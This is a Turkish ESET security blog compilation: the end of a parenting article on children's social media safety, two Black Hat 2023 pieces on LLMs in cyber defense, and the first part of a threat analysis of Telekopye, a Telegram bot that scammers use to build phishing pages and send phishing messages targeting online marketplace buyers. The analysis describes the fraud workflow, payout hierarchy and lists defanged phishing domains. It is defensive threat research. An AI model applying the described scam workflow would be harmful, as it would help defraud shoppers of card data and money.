Öğretilmesi gereken bir başka nokta ise genç yaştaki dikkatsizliklerinin gelecekte karşılarına çıkarak üniversite hayatlarını ve hatta kariyer seçimlerini nasıl etkileyebileceği olacaktır. Ne yazık ki, geçmişteki tweet’lerin, forum gönderilerinin ve hatta yıllık fotoğraflarının ve yorumlarının, show dünyasındaki insanların, sporcuların ve kamu görevlilerinin hayatına nasıl geri döndüğüne dair sayısız örnekler var önümüzde.
### O kişiyi gerçekten tanıyor musun?
“Yabancılarla konuşma” belki de bir çocuğun büyürken en sık duyduğu cümlelerden biridir. Mesele sadece ebeveynler tarafından değil, öğretmenler, kamu duyuruları, çocuk programları ve daha bir çok alanda tekrar tekrar çocuklara anlatılıyor. Çoğu genç sosyal ağların çevrimiçi olduğu ve “gerçek hayattan sayılmadığı” için daha güvenli olduğunu düşünebilir ama ebeveynler risklerin aynı hatta bazı durumlarda daha kötü olduğunu anlatabilmelidir.
Ne yazık ki, daha küçükken [çocuk avcıları tarafından rahatsız edilen](https://www.welivesecurity.com/2016/03/11/online-grooming-threat-minors-demands-attention/) ve nihayetinde onlara kurban düşen gençlerin korku dolu hikayelerini kullanarak riskleri gösterebilirsiniz. Alternatif olarak, internette yabancılarla etkileşime girme konusuyla ilgili birden fazla film ve TV dizisi var. Sonuçta bir şeyi bir kere görmek binlerce defa duymaktan çok daha fazla akılda kalır. Örneğin Black Mirror, bilim kurgu da olsa teknolojinin karanlık tarafıyla ve bağlantılı yaşamla ilgili bir dizi.
### Gizlilik ayarları
Yetişkinler bile bir sosyal ağa kaydolduğunda, gizlilik ayarlarını tamamlamak için acele ederler, [bağlı bir dünyada doğmuş](https://www.welivesecurity.com/2017/06/01/generation-connected-kids/) olsalar bile gençlerin bu konuda daha titiz olmaları beklenemez. Aklınıza olması gereken bir şey de sosyal ağların, genel halkın ve hükümetlerin artan duyarlılığına ayak uydurmak için gizlilik ve güvenlik ayarlarını sürekli olarak güncellemesidir. Bu nedenle, gençlere verilerinin nasıl ele alındığı ve görüntülendiği hakkında bir sorumluluk duygusu aşılamak çok önemlidir.
Bu amaçla, bazı sosyal ağlar gizliliğinizle ilgili incelemeler yapmanızı sağlayan araçlar sunmaya başladı. Örneğin Facebook’ta Gizlilik Kontrolü var. Bu kapsamlı araç, profilinize arkadaşlarınızdan yabancılara kadar farklı izleyicilerin gözlerinden bakmanıza olanak tanır, böylece neyi ve kiminle paylaşmak istediğinizi daha kolay seçebilirsiniz. Başka güzel bir seçenek ise geçmiş ve gelecekteki yayınlarınızı kimlerin görebileceğini denetlemenizi sağlar. Hem kendinizin hem de çocuklarınızın gizliliğini korumak için hangi seçeneklerin daha iyi olduğunu anlamak için <https://www.eset.com/tr/blog/facebook-gizlilik-ayarlari-verilerinizi-koruyabilmeniz-icin-ipuclari/>[Facebook gizlilik ayarları hakkındaki makalemizi](https://www.eset.com/tr/blog/facebook-gizlilik-ayarlari-verilerinizi-koruyabilmeniz-icin-ipuclari/)okuyabilirsiniz.
### Son fikirler
Dijitalleşmiş bir dünyada çocuk yetiştirmek, özellikle zaman değiştiği ve siz büyürken bu kadar çok seçenek ve teknoloji bulunmadığı için zordur. Öte yandan, bu zorluklardan kaçmamak ve çocuklarınızı gerçek dünyada karşılaşacakları engellere hazırlarken derinden bağlı oldukları dijital dünya tehditlerine karşı da hazırlamak önemlidir. Çocuklarınızla sosyal medyanın riskleri ve tuzakları ve bunlarla nasıl başa çıkılacağı hakkında konuşarak, onları yetişkinlik için daha iyi hazırlayabilir ve internette daha dikkatli olacakları için koruyabilirsiniz.
İnternette çocukların karşılarına çıkabilecek daha fazla tehlike ve korunmak için yalnızca teknolojinin yeterli olmayacağı hakkında daha fazla bilgi edinmek için [Safer Kids Online’a gidin](https://saferkidsonline.eset.com/).
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Sosyal Medya
---
### [Black Hat 2023: Yapay zekâ tehdit istihbaratı için henüz yetersiz](https://antivirus.com.tr/black-hat-2023-genc-yapay-zeka-siber-tehdit-istihbarati-icin-yeterli-degil/)
**Published:** Ağustos 22, 2023
**Author:** ESET
**Excerpt:** Mevcut yapay zeka dil modelleri, üst düzey siber güvenlik görevleri için hazır mı?
**Content:**
Mevcut yapay zeka dil modelleri, üst düzey siber güvenlik görevleri için hazır mı?
Orta ve büyük ölçekli şirketlerin siber güvenlik ekiplerine siber tehdit istihbaratından (CTI) bahsederseniz yüksek ihtimalle “bu fırsatı incelemeye başlıyoruz” yanıtını alırsınız. Bu şirketler aynı zamanda tecrübeli ve nitelikli siber güvenlik profesyoneli eksikliği çeken şirketler olabilirler.
Bu hafta Black Hat’te iki Google Cloud ekibi üyesi, GPT-4 ve PalM gibi Büyük Dil Modellerinin (LLM) özelliklerinin siber güvenlikte, özellikle de CTI alanında nasıl bir rol oynayabileceği ve bazı tedarik sorunlarının potansiyel olarak nasıl çözülebileceği konusunda sunum yaptı. Bu sunum, bir tehdit istihbaratını uygulamanın henüz keşif aşamasında olan birçok siber güvenlik ekibine gelecekteki bir konsepti ele alıyormuş gibi görünebilir; fakat aynı zamanda kaynak sorununun da bir kısmını çözebilir.
## Tehdit istihbaratının temel özellikleri
Bir tehdit istihbaratı programının başarılı olması için sahip olması gereken üç temel özellik vardır: tehdit görünürlüğü, işleme yeteneği ve yorumlama yeteneği. Bir LLM kullanmak potansiyel olarak işleme ve yorumlamaya önemli ölçüde yardımcı olabilir. Örneğin, hacim nedeniyle göz ardı edilmesi gerekecek kayıt verileri gibi ek verilerin analiz edilmesine yardım edebilir. Daha sonra işletmeden gelen soruları yanıtlamak için çıktıyı otomatikleştirme yeteneği, siber güvenlik ekibinin önemli bir görevini yapmış olur.
Sunumda, LLM teknolojisinin her duruma uygun olmayacağı, daha az eleştirel düşünme gerektiren ve büyük hacimli verilerle çalışılan görevler için daha iyi olduğu ve daha fazla eleştirel düşünme gerektiren görevlerin insan uzmanlar tarafından yapılması gerektiği de belirtildi. Belgelerin atıf amacıyla tercüme edilmesinin gerektiği ve atıfta yapılan hataların işletme için önemli sorunlara neden olabileceği bir durum buna örnek olarak verildi.
Siber güvenlik ekiplerinin sorumlu olduğu diğer görevler gibi otomasyon -şimdilik- daha az önem ve öncelik taşıyan işlerde kullanılmalıdır. Bu, LLM’yi oluşturan teknolojiden ziyade LLM teknolojisinin evriminin hala devam etmesinden kaynaklanmaktadır. Sunumda da anlatıldığı üzere bu teknolojinin CTI iş akışında yeri vardır, ancak şu anda doğru yanıtlar verme konusunda tam olarak güvenilir değildir ve daha kritik durumlarda yanlış ya da tutarsız yanıtlar vermesi büyük sorunlara yol açabilir. Bu, LLM kullanımında genel olarak üzerinde uzlaşılan bir konudur; üretilen çıktının tartışmalı olduğu çok sayıda örnek vardır. Black Hat’teki bir açılış konuşmacısı bunu mükemmel bir şekilde ifade ederek yapay zekanın şu anki halini “bir şeyler uyduran, yalan söyleyen ve hata yapan bir ergen” olarak tanımladı.
## Gelecek?
Birkaç yıla kalmadan, güvenlik duvarı kurallarının değiştirilmesi, güvenlik açıklarının önceliklendirilmesi ve düzeltilmesi, bir tehdit nedeniyle sistemlerin devre dışı bırakılma otomasyonu gibi bazı görevleri, karar verme süreçlerini otomatikleştirecek olan yapay zekaya devredeceğimize eminim. Şimdilik bu kararların verilmesini insanların uzmanlığına bırakmak zorundayız. Daha emekleme aşamasında olan bu teknolojiyi, siber güvenlik konusunda karar verme gibi kritik rollerde kullanmak için acele edilmemelidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** LLM, Siber Güvenlik, Yapay zeka
---
### [Yapay zekâ için savunma oyuncularına büyük para ödülü](https://antivirus.com.tr/yapay-zeka-icin-savunma-oyuncularina-buyuk-para-odulu/)
**Published:** Ağustos 24, 2023
**Author:** ESET
**Excerpt:** Black Hat'in gündeminde bu yıl Yapay Zeka var ve bunun iyi bir nedeni var.
**Content:**
Black Hat’in gündeminde bu yıl Yapay Zekâ var ve bunun iyi bir nedeni var
Black Hat sunumunda, Yapay Zekânın çözmeye çalıştığı birçok sorundan, kasıtlı olmadan neden olabileceği durumlardan bahsedildi. Ardından güvenliği “düzeltmesi” gereken bir olgu tarafından yaratılan yeni büyük bir saldırı yüzeyi tanımlandı.
DARPA’nın önümüzdeki yıllarda DEF CON’da başlayacak olan [AI Cyber Challenge (AIxCC) programı](https://aicyberchallenge.com/), Yapay Zekâ sorunlarını çözmek için milyonlarca dolar para ödülü dağıtarak bu durumu düzeltecek. Bu ödül, bazı hevesli ekiplerin DARPA ve sektörden iş ortaklarının önemli olduğunu düşündüğü sorunlara odaklanması ve kendi çalışmalarını hızlandırması için yeterli.
Gelecek yılın DEF CON etkinliğinde ilk beş takımın **her biri** yarı final aşamasında 2 milyon dolar alacak, finalde kazanan ise 8 milyon dolar ödülün sahibi olacak. Bu miktarlar yeni filizlenen hackerlar için hiç de ufak bir miktar değil. Bu ödül, ailenizden ayrılıp kendi düzenini kurmuş olsanız bile gayet yüksek bir tutar.
## Yapay Zekâ sorunları
Mevcut bazı Yapay Zekâların (dil modelleri gibi) karşılaştığı sorunlardan biri halka açık olmasıdır. İnternetten toplayabildiği kadar çok bilgi alarak, sorduğumuz sorular ile yanıtlar arasında ilişki kurmak, anlam çıkarmak, varsayımlar yapmak ve bir tahmin modeli oluşturmaya çalışmak gibi faydalı her şeyin sentezini yaratmaya çalışır.
Ancak pek çok şirket, şirket içi hassas verilerini tehlikeyi büyütüp yaygınlaştıracak şekilde kullanacak, halka açık bir modele güvenmez. Büyük Dil Modellerinin halka neleri açıkladığına dair karar alma sürecinde herhangi bir güven zinciri yoktur. Hassas bilgilerin güvenilir bir şekilde düzenlendiği veya doğruluğunu ve güvenliğini kanıtlayabilecek bir model var mı? Hayır.
Yasal olarak korunan kitaplar, resimler, kodlar ve müzik gibi eserlerin, Büyük Dil Modellerini eğitmek için kullanılan dev değirmenin içinde harmanlanmaktan korunması konusuna ne demeli? Bu modellerin yasa dışı bir şey yapmadıkları iddia edilebilir, ancak pazarda ticari başarı elde etmek amacıyla ürünlerini eğitmek için kullandıkları kesin. Peki bu yasal mı? Hukukçular bu konuda tam çözmüş bulmuş değil.
## ChatGPT – olacakların habercisi mi?
Büyük Dil Modelleri (LLM), bir kişinin ses tonunu ve kişisel özelliklerini sentezleyerek fotoğrafları, ilgili konuşmaları ve diğer verileri benzetebileceği ve ardından belki de sahte olduğunu tespit etmekte zorlanacağınız aldatmaca bir e-posta gönderebileceği için, yeni süper tehdit olarak öne sürülen ChatGPT üzerinden kimlik avı hakkında bir oturuma katıldım. Sanırım haberler kötü.
İyi haber ise, yakında piyasaya sürülecek olan çok modelli LLM özelliği ile, bir Zoom toplantısına sizin yerinize notlar alması, katılımcıların etkileşimine göre niyeti belirlemesi, ruh halini değerlendirmesi ve ekran paylaşımı sırasında gösterilen belgelerin içeriğini alması, size ne yanıt vermeniz gerektiğini söyleyerek oradaymışsınız gibi görünmenizi sağlaması için kendi bot’unuzu gönderebileceksiniz. Bu aslında gerçekten iyi bir özellik olabilir, çok da heyecan verici.
Peki tüm bu Yapay Zekâ LLM trendinin sonuçları ne olacak? İnsanlığın iyiliği için mi kullanılacak yoksa yakın zamanda patlayan kripto blockchain balonu gibi mi sonlanacak? Ve bizler karşılaşabileceğimiz gerçek sonuçlarla yüzleşmeye hazır mıyız?
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Black Hat, Siber Güvenlik, Yapay zeka
---
### [TELEKOPYE : Telegram botunu kullanarak mamut avlamak](https://antivirus.com.tr/telekopye-telegram-botunu-kullanarak-mamut-avlamak/)
**Published:** Ağustos 25, 2023
**Author:** ESET
**Excerpt:** İnternet alışverişi yapan insanların dolandırmasına yardımcı olan Telegram botu TELEKOPYE analizi.
**Content:**
İnternet alışverişi yapan insanların dolandırmasına yardımcı olan Telegram botu TELEKOPYE analizi.
Günümüzde giderek daha fazla insan internetten ürün satın almayı tercih ediyor. Neden olmasın ki? Sipariş süreci kolaydır, ürünler kapınıza kadar teslim edilir ve birçok çevrimiçi pazardan birini seçerseniz, tasarruf etmeniz bile mümkündür. Ne yazık ki, dolandırıcılar bunu kötüye kullanarak bu hizmetleri ve müşterilerini çıkarları için hedef alıyor. Sahip olmadıkları ya da satmak istemedikleri mallar için bir liste oluşturabilirler. Kurban ödemeyi yaptıktan sonra, ortadan kaybolurlar.
Geçtiğimiz günlerde, dolandırıcılara çabalarında o kadar yardımcı olan bir araç setinin kaynak kodunu bulduk ki, teknik bilgiye sahip olmalarına bile gerek yok, sadece kurbanlarını ikna etmek için albenili bir dile ihtiyaçları var. Bu araç seti, bir Telegram grup sohbetine eklenerek, birçok dolandırıcının tıklanabilir düğmeler ile aracı kullanabilmesini sağlıyor. Bu blog yazısında araç seti analizi ve özellikleri ile onu kullanan grupların yapısına odaklanacağız. Araç setine Telekopye adını verdik.
Blog yazısı, Telekopye’ye daha yakından baktığımız ve dolandırıcılara çok yardımcı olan bazı temel özellikleri gösterdiğimiz iki bölümlük bir serinin ilkidir. İkinci bölümde daha çok grup operasyonlarına odaklanacağız.
### **Telekopye analizimizin önemli noktaları**
- Telekopye, Telegram botu olarak çalışan ve dolandırıcıların kurbanlarını dolandırmasına yardımcı olan bir araç setidir.
- Telekopye, çoğunlukla (ancak yalnızca değil) Rusya’da popüler olan çevrimiçi pazar yerlerini hedeflemek üzere tasarlanmıştır.
- Telekopye, önceden tanımlanmış şablonlardan kimlik avı web sayfaları oluşturur ve kimlik avı e-posta ve SMS mesajları oluşturup gönderir.
- Telekopye’nin kullanıcıları ve operatörleri açık bir hiyerarşi içinde organize edilmiştir.
## Telekopye Genel Bakış
Telekopye ismini, Telegram ve Rusça mızrak anlamına gelen kopye (копье) kelimelerinin birleşiminden, yüksek hedefli (diğer adıyla mızraklı) kimlik avı kullanımı nedeniyle bulduk. Bu dolandırıcılık operasyonunun kurbanları, dolandırıcılar tarafından Mamutlar olarak adlandırılmaktadır (bkz. Şekil 1) ve birçok ipucu, araç setinin yazarlarının ve kullanıcılarının menşe ülkesi olarak Rusya’yı işaret etmektedir. Açıklık getirmek adına ve aynı mantığı izleyerek, Telekopye’yi kullanan dolandırıcılardan Neandertaller olarak bahsedeceğiz.
Şekil 1 Neandertaller tarafından paylaşılan bir grup sohbetindeki memlerden biri Mamut
Telekopye VirusTotal’a birçok kez yüklendi, özellikle de koddaki yorumlarda kullanılan dile (bu blog yazısındaki çeşitli resimlerde parantez içinde İngilizce makine çevirileri ekledik) ve hedeflenen pazarların çoğuna bakarsak Neandertallerin genellikle faaliyet gösterdiği ülkeler Rusya, Ukrayna ve Özbekistan. Neandertallerin ana hedefleri OLX ve YULA gibi Rusya’da popüler olan çevrimiçi pazarlar olsa da, hedeflerinin BlaBlaCar veya eBay gibi Rusya’ya özgü olmayan ve hatta JOFOGAS ve Sbazar gibi Rusya ile hiçbir ortak yanı olmayan çevrimiçi pazarlar da olduğunu gözlemledik. Bu pazarlardan bazılarının ne kadar büyük olduğunu göstermek için, *[Fortune](https://fortune.com/2014/10/29/olx-emerging-markets)‘a göre* OLX platformu 2014 yılında ayda 11 milyar sayfa görüntülemesine ve 8,5 milyon işleme sahipti.
Telekopye’nin sürekli geliştirildiğini gösteren çeşitli sürümlerini toplayabildik. Tüm bu sürümler kimlik avı web sayfaları oluşturmak ve kimlik avı e-posta ve SMS mesajları göndermek için kullanılmaktadır. Buna ek olarak, Telekopye’nin bazı sürümleri kurban verilerini (genellikle kart bilgileri veya e-posta adresleri) botunun çalıştırıldığı diskte saklayabilir. Telekopye çok yönlüdür ancak herhangi bir yapay zeka işlevi içermez. Dolayısıyla, aslında dolandırıcılık yapmaz; yalnızca bu tür dolandırıcılıklarda kullanılan içeriğin oluşturulmasını kolaylaştırır. Temmuz 2023’te, Telekopye operatörlerinin çalışma yöntemine uyan yeni alan adları tespit ettik, bunlar hala aktifler. Elde edebildiğimiz en son Telekopye sürümü 11 Nisan 2022 tarihli. Telekopye’nin en az 2015’ten beri kullanıldığını ve Neandertaller arasındaki konuşma parçacıklarına dayanarak, farklı dolandırıcı gruplarının bunu kullandığını düşünüyoruz.
## Dolandırıcılık senaryosu
İnsan doğası sayesinde, çevrimiçi pazarlarda dolandırıcılık yapmak çok kolay görünüyor. Genellikle dolandırıcılığın birkaç temel parçası vardır Şekil 2 Neandertallerin izlediği yol. İlk olarak, Neandertaller kurbanlarını (Mamutlar) bulurlar. Daha sonra onların güvenini kazanmaya ve meşru olduklarına ikna etmeye çalışırlar (bunun neden gerekli olduğunu 2. bölümde tartışacağız). Neandertaller bir Mamut’un kendilerine yeterince güvendiğini düşündüklerinde, önceden hazırlanmış bir şablondan bir kimlik avı web sayfası oluşturmak ve URL’yi Mamut’a göndermek için Telekopye’yi kullanırlar (URL, SMS veya e-posta yoluyla da gönderilebilir). Mamut bu sayfa aracılığıyla kart bilgilerini gönderdikten sonra, Neandertaller bu kart bilgilerini kullanarak Mamut’un kredi/banka kartından para çalmakta ve parayı kripto para yoluyla aklamak gibi çeşitli teknikler kullanarak gizlemektedir. Birkaç konuşma parçacığına dayanarak, bazı kripto karıştırıcıların dahil olduğunu değerlendiriyoruz. Mamut’tan dolandırılan para ile Neandertallere yapılan ve genellikle kripto para cinsinden olan ödeme arasında eksik bir bağlantı var.
Şekil 2 Neandertallerin dolandırıcılığına genel bakış
Telekopye işlevselliği
Telekopye, Neandertallerin kullanabileceği birkaç farklı işleve sahiptir. Bu işlevler arasında oltalama e-postaları göndermek, oltalama web sayfaları oluşturmak, SMS mesajları göndermek, QR kodları oluşturmak ve oltalama ekran görüntüleri oluşturmak yer almaktadır. Aşağıdaki bölümlerde, Telekopye’nin ortalama bir Neandertal için en kullanışlı kısımlarına odaklanacağız.
## Telekopye Ara yüz
Telekopye kullanan her Telegram grubu, aynı anda ve bağımsız olarak çalışan bir veya daha fazla Neandertalden oluşur. İşlevsellik, muhtemelen Neandertaller için dolandırıcılığı kolaylaştırmak için düğmeler aracılığıyla sunulur.
Şekil 3 çalışan bir Telegram grubundaki Telekopye menülerinden birini göstermektedir. Her bir Neandertal’in sahip olduğu tüm açık listeleri (devam eden dolandırıcılık reklamları) gösteren “Reklamlarım” ve Neandertallerin bu platformdaki profil bilgilerini görmelerini sağlayan “Profilim” düğmeleri özellikle dikkat çekicidir, örneğin gerçekleşen dolandırıcılık sayısı, bir sonraki ödeme için hazır para miktarı vb.
Şekil 3 Telekopye ara yüzü örneği bir Telegram grubunda
## Kimlik avı sayfası oluşturma
Telekopye’nin temel özelliği, talep üzerine önceden tanımlanmış HTML şablonlarından kimlik avı web sayfaları oluşturmasıdır. Bir Neandertal’in para miktarını, ürün adını ve şablona bağlı olarak ürünün gönderileceği yer, resim, ağırlık ve alıcının adı gibi ek bilgileri belirtmesi gerekir. Daha sonra Telekopye tüm bu bilgileri alır ve bir kimlik avı web sayfası oluşturur. Bu oltalama web sayfaları, farklı ödeme/banka giriş sitelerini, kredi/banka kartı ödeme ağ geçitlerini veya sadece farklı web sitelerinin ödeme sayfalarını taklit edecek şekilde tasarlanmıştır.
Kimlik avı web sitesi oluşturma sürecini kolaylaştırmak için, bu web sitesi şablonları hedefledikleri ülkelere göre düzenlenmiştir. Şekil 4 bazı şablonların farklı ülkelere göre sıralandığı basit bir oluşturma menüsünü göstermektedir. Tek aykırı nokta, ülkeden bağımsız araç paylaşım hizmetleri için BlaBlaCar’dır.
Şekil 4 Farklı kimlik avı web sayfaları için oluşturma menüsü Sağ üst köşede yanlışlıkla İsviçre ile ilişkilendirilmiş İsveç bayrağına dikkat edin
Şekil 5 muhtemelen henüz tam olarak mükemmelleştirilmemiş bu tür bir kimlik avı web sayfasını göstermektedir
Bitmiş ürün şurada görülüyor Şekil 6 orijinalinden neredeyse ayırt edilemeyen (ya da en azından meşru web sitesinden beklenebilecek bir şeye benzeyen) bir eBay web sayfası benzeri. Tutar 2% EUR al düğmesine tıklandığında Mamut’a sahte bir kredi/banka kartı ağ geçidi gösterilir.
Şekil 6 eBayi taklit eden kimlik avı web sayfası için tamamlanmış şablon
Bu kimlik avı alan adlarını tespit etmek kolay değildir. Neandertaller genellikle bir alan adı kaydettirir ve ardından hedeflenen her pazar yeri için nihai URL’nin beklenen alan adına çok benzeyeceği şekilde alt alan adları oluşturur. İçinde Tablo 1 popüler pazar yeri OLX’i hedeflemek için yalnızca bir alan adının – olx.id7423\[.\]ru – kullanıldığına dikkat edin. OLX pazarı için meşru bir alan adı örneği olx.ua’dır. Kısacası, üst düzey alan adlarını koruyorlar ve ikinci düzey alan adlarını üçüncü düzey alan adları yerine taşıyorlar.
| **Hizmet adı (RU)** | **Hizmet adı** | **Kimlik avı alanı** | **Meşru alan adı** |
|---|---|---|---|
| Авито | Avito | avito.id7423\[.\]ru | Avito\[.\]ru |
| Юла | Youla | youla.id7423\[.\]ru | Youla\[.\]ru |
| Боксберри | Boxberry | Boxberry.id7423\[.\]ru | Boxberry\[.\]ru |
| Сдек | Cdek | Cdek.id7423\[.\]ru | Cdek\[.\]ru |
| Авито Аренда | Avito-rent | avito-rent.id7423\[.\]ru | Avito\[.\]ru |
| OLX KZ | OLX | olx.id7423\[.\]ru | Olx\[.\]kz |
| Куфар | Kufar | kufar.id7423\[.\]ru | Kufar\[.\]by |
| OLX UZ | OLX | olx.id7423\[.\]ru | Olx\[.\]uz |
| OLX RO | OLX | olx.id7423\[.\]ru | Olx\[.\]ro |
| OLX PL | OLX | olx.id7423\[.\]ru | Olx\[.\]pl |
| OLX UA | OLX | olx.id7423\[.\]ru | Olx\[.\]ua |
| СБАЗАР | Sbazar | Sbazar.id7423\[.\]ru | Sbazar\[.\]cz |
| IZI ua | IZI | Izi.id7423\[.\]ru | Izi\[.\]ru |
| OLX BG | OLX | olx.id7423\[.\]ru | Olx\[.\]bg |
Tablo 1. phishing için kullanılan çeşitli alan adlarına örnekler
## İşlemler ve ödeme
Neandertaller Mamutlardan çaldıkları parayı kendi hesaplarına aktarmazlar. Bunun yerine, tüm Neandertaller Telekopye yöneticisi tarafından kontrol edilen ortak bir Telekopye hesabı kullanır. Telekopye, her bir Neandertalin ne kadar başarılı olduğunu, katkılarını bu paylaşılan hesaba ya basit bir metin dosyasında ya da bir SQL veri tabanında kaydederek takip eder.
Sonuç olarak, Neandertallere Telekopye yöneticisi tarafından ödeme yapılır. Ödeme üç bölüme ayrılmıştır:
1. Telekopye yöneticisine komisyon.
2. Tavsiye komisyonu (tavsiye sistemi blog yazısının ilerleyen bölümlerinde ele alınacaktır).
3. Gerçek ödeme.
Telekopye yöneticisine verilen komisyon, Telekopye sürümüne ve Neandertal rolüne bağlı olarak %5-40 arasındadır (roller blog yazısının ilerleyen bölümlerinde de ele alınmaktadır).
Bir Neandertal ödeme almaya hak kazandığında, Telekopye’den ödeme ister. Telekopye, Neandertal’in bakiyesini kontrol eder, son talep Telekopye yöneticisi tarafından onaylanır ve son olarak fonlar Neandertal’in kripto para cüzdanına aktarılır. Bazı Telekopye uygulamalarında, ilk adım olan ödeme talebi otomatiktir ve bir Neandertal başarılı bir şekilde gerçekleştirilen dolandırıcılıklardan çalınan paranın belirli bir eşiğine (örneğin 500 RUB) ulaştığında müzakere başlatılır. Manuel ödeme talebi süreci şu şekilde gösterilmiştir Şekil 7 ve Telekopye kaynak kodunun ilgili kısmı Şekil 8.
